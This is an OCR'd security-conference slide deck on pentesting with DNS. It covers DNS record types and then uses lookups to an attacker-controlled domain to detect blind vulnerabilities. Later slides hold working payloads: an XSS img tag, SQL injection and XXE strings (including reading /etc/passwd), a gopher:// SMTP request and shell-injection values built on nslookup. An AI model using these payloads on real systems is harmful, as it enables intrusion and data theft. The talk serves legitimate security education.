
DNS: More than just names

Pentesting with DNS

Ron Bowes, Google

Source: http://xkcd.com/1361/

Google


Wow!
ron@skullsecurity.net
@iagox86
Much
SkullSpace
Wow!
Such BSides
Many Google
Wow!

You know the drill...

...but I have to say it.

The stuff I talk about here does not reflect the views of my employer, nor do they necessarily condone anything I've done.

Then why?

We're recruiting!

Google

Things I'm going to talk about

How to use DNS in pentesting - specifically, how to take advantage of DNS's indirect nature

Everything I cover is will be about using DNS the way it's designed, but not the way it was intended to be used.

RFC 1035

In other words, taking advantage of old design decisions :)

Things I'm not gonna talk about


The scope only includes attacks that take advantage of DNS's indirect nature.

As such, we won't talk about a bunch of DNS attacks, such as:

- DNS poisoning
- DNS misconfigurations (zone transfers, etc.)
- DNSSec
- etc.


How DNS works

Crash course!



Google

DNS requests (recursive)



Is it cached?

Yes: respond

No: send to authoritative server

X.root-servers.net

Is it cached?

Yes: respond

No: send to X.root-servers.net

8.8.8.8

Is it cached?


Yes: respond

No: send to 8.8.8.8

192.168.0.1

Return anything we want

skullseclabs.org



dig @192.168.0.1 test.skullseclabs.org

Google


Notice…

The end user never sent me a packet!

In fact, they didn't send a single packet that left their network!

(the router took care of that)

Let's look at the protocol in detail!



Google

Protocol stuff

DNS types

There are lots of different record types, but we'll focus on A, AAAA, CNAME, MX, and TXT.

Request types

A :: Get an IP address

```
    $ dig @8.8.8.8 -t A www.google.com

; <<>> DiG 9.9.5 <<>> @8.8.8.8 -t A www.google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13433
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         296     IN      A       173.194.43.84
www.google.com.         296     IN      A       173.194.43.80
www.google.com.         296     IN      A       173.194.43.83
www.google.com.         296     IN      A       173.194.43.82
www.google.com.         296     IN      A       173.194.43.81
```

Request types

AAAA :: Get an IPv6 address

```
$ dig @8.8.8.8 -t AAAA www.google.com

...

;; ANSWER SECTION:
www.google.com.    299 IN  AAAA    2607:f8b0:400b:806::1013
```

Request types

MX :: mail server

```
$ dig @8.8.8.8 -t MX google.com

...

;; ANSWER SECTION:
google.com.   588   IN   MX   20   alt1.aspmx.l.google.com.
google.com.   588   IN   MX   40   alt3.aspmx.l.google.com.
google.com.   588   IN   MX   50   alt4.aspmx.l.google.com.
google.com.   588   IN   MX   30   alt2.aspmx.l.google.com.
google.com.   588   IN   MX   10   aspmx.l.google.com.
```

Google

Request types

There are also…

- CNAME - Aliases
- TXT - Text data (any sort of binary, unless you're Microsoft)

And don't forget…


- NB / NBSTAT - NetBIOS[1]

[1] https://www.github.com/iagox86/nbtool

Packet structure

Header

Source:
RFC 1035





```
$ dig @8.8.8.8 -t A www.google.com

; <<>> DiG 9.9.5 <<>> @8.8.8.8 -t A www.google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13433
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         296     IN      A       173.194.43.84
```

Google

Packet structure

Source:
RFC 1035

Resource record



- Each type has a different format and different fields
- (eg, A, AAAA, MX, CNAME, TXT, NB, NBSTAT, etc.)
- A query for 'ANY' works because the TYPE of record is returned

```
 $ dig @8.8.8.8 -t ANY google.com
google.com.             285     IN      A       173.194.43.65
google.com.             285     IN      AAAA    2607:f8b0:400b:806::1008
google.com.             21585   IN      TYPE257 \# 19 0005697373756573796D61
google.com.             21585   IN      NS      ns3.google.com.
google.com.             585     IN      MX      10 aspmx.l.google.com.
google.com.             21585   IN      NS      ns2.google.com.
google.com.             3585    IN      TXT     "v=spf1 include:_spf.google.com ip4:
216.73.93.70/31 ip4:216.73.93.72/31 ~all"
```

Interesting aside: record compression

If a name starts with a pair of '1' bits, then the next 14 bits are treated as a 'pointer' into the message (to avoid repeating the name)

Eg: The name 'c0 0f' means 'Use the name that appears at offset 0x0f.

Naturally, this can point to itself, causing infinite loops on a number of DNS clients / servers. :)

Reverse DNS

Works identically, but has a record type of PTR (and a special way of formatting the ip address - backwards!)

```
$ dig @8.8.8.8 -t PTR 5.226.125.74.in-addr.arpa

;; QUESTION SECTION:
;5.226.125.74.in-addr.arpa.     IN  PTR

;; ANSWER SECTION:
5.226.125.74.in-addr.arpa. 21494 IN PTR lga15s42-in-f5.1e100.
net.
```

Reverse DNS

Ultimately, you can set it to almost anything you want:

```
$ dig @8.8.8.8 -x 206.220.196.59 +short
test.skullseclabs.org.

$ dig @8.8.8.8 -t A test.skullseclabs.org +short
1.2.3.4

$ dig @8.8.8.8 -t A test.skullseclabs.org +short
255.255.255.255
```

Which makes me wonder… how frequently is it trusted?

Google


Recon with DNS

The best part of DNS…

...is that it's allowed off every network. Ever.


(I once tried running a server without… it was a failure)

DNS traffic goes through the router




Router

Most traffic gets blocked



Internet



Google

The scenario…

I own skullseclabs.org. All requests to *.skullseclabs.org go to my DNS server

Google

Cross-site scripting in logs?

Cross-site scripting occurs when HTML runs in somebody else's browser

...but, how do you know when it runs?

What if I set my user-agent to

```
<img src='http://ab12.skullseclabs.org/img.jpg'>
```

then watch my DNS server?

```
$ ./dnslogger.exe
Listening for requests on 0.0.0.0:53
Question 0: ab12.skullseclabs.org (0x0001 0x0001)
```

Cross-site scripting - what happened?

skullseclabs.org
authority

Vulnerable server


3. DNS request sent

2. HTML is returned

4. NXDOMAIN

1. HTTP Request is sent

NXDOMAIN = "host not found"



Admin

Google

Why do we care?

We care, because

1. A packet capture will look completely innocent
2. We aren't directly connecting off the network, so firewalls will never know
3. It's stealthy as ~~fuck~~heck

```
$ curl http://ab12.skullseclabs.org/img.jpg
curl: (6) Couldn't resolve host 'ab12.skullseclabs.org'

$ ping ab12.skullseclabs.org
Ping request could not find host ab12.skullseclabs.org. Please
check the name and try again.
```

Bottom line…

We can tell when a service wants to make a connection…


… without the connection succeeding

… and without the service even attempting to make the connection!

… what *else* can we do with this!?

Want to know if somebody tries to email you?

It's easy! Use admin@abc123.skullseclabs.org




```
$ ./dnslogger
Question 0: abc123.skullseclabs.org (0x000f 0x0001)
```

Result? Probably nothing, maybe find anti-spam?

Google

SQL Injection

Two SQL queries that should cause a DNS lookup:

```
EXEC sp_addlinkedserver 'abc.skullseclabs.org', N'A';
```

```
SELECT 1 INTO OUTFILE "\\cba.skullseclabs.org\C$";
```

Result? Data theft, shell access, arbitrary read, …

Google

Speaking of \\unc\paths…

XXE is fun!

Google once paid some researchers $10,000 for getting read access to a server using XXE[1]

XXE returns to "XML eXternal Entity" attacks

But… why am I talking about this?

[1] http://blog.detectify.com/post/82370846588/how-we-got-read-access-on-googles-production-servers

What is XXE

XXE lets you include files from the filesystem:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

And also files from remote servers:

```
<!ENTITY xxe SYSTEM "http://www.google.ca" >]>
<foo>&xxe;</foo>
```

See where this is going?

Google

Finding XXE

Same deal… grab a resource from my domain:

```
<!ENTITY xxe SYSTEM "http://aabb.skullseclabs.org" >]>
<foo>&xxe;</foo>
```

Even if there's a firewall, and a weird filesystem, and the file isn't sent back to the user, you can still detect XXE!

Result? Arbitrary file read. Possibly more…

Google

Interesting sidenote… Gopher!

If you ask a server to do a request for…

gopher://internal-ip:25/AHELO%0AMAIL+FROM…

Meaning that, if you can get a service to fetch an arbitrary gopher:// URL, such as through XXE, you can attack back-end services

(Having to use DNS to *exploit* this is unlikely, but it can make *finding* these issues easier!)

PHP bad fopen()

Very similar to XXE, so I won't dwell…

Old versions of PHP allowed Internet links (http://…) in fopen()

Can easily detect this behaviour by sending http://a1b2.skullseclabs.org

Result? Arbitrary file read, gopher:// issues again

Google

Shell injection

Time for my favourite: shell injection!

Using this technique, it's trivial to find shell injection, even blind shell injection, in an entirely platform independent way!

Simply inject a DNS lookup into every field:

```
;nslookup sh123.skullseclabs.org
`nslookup sh321.skullseclabs.org`
|nslookup sh213.skullseclabs.org
$(nslookup sh132.skullseclabs.org)
..etc
```

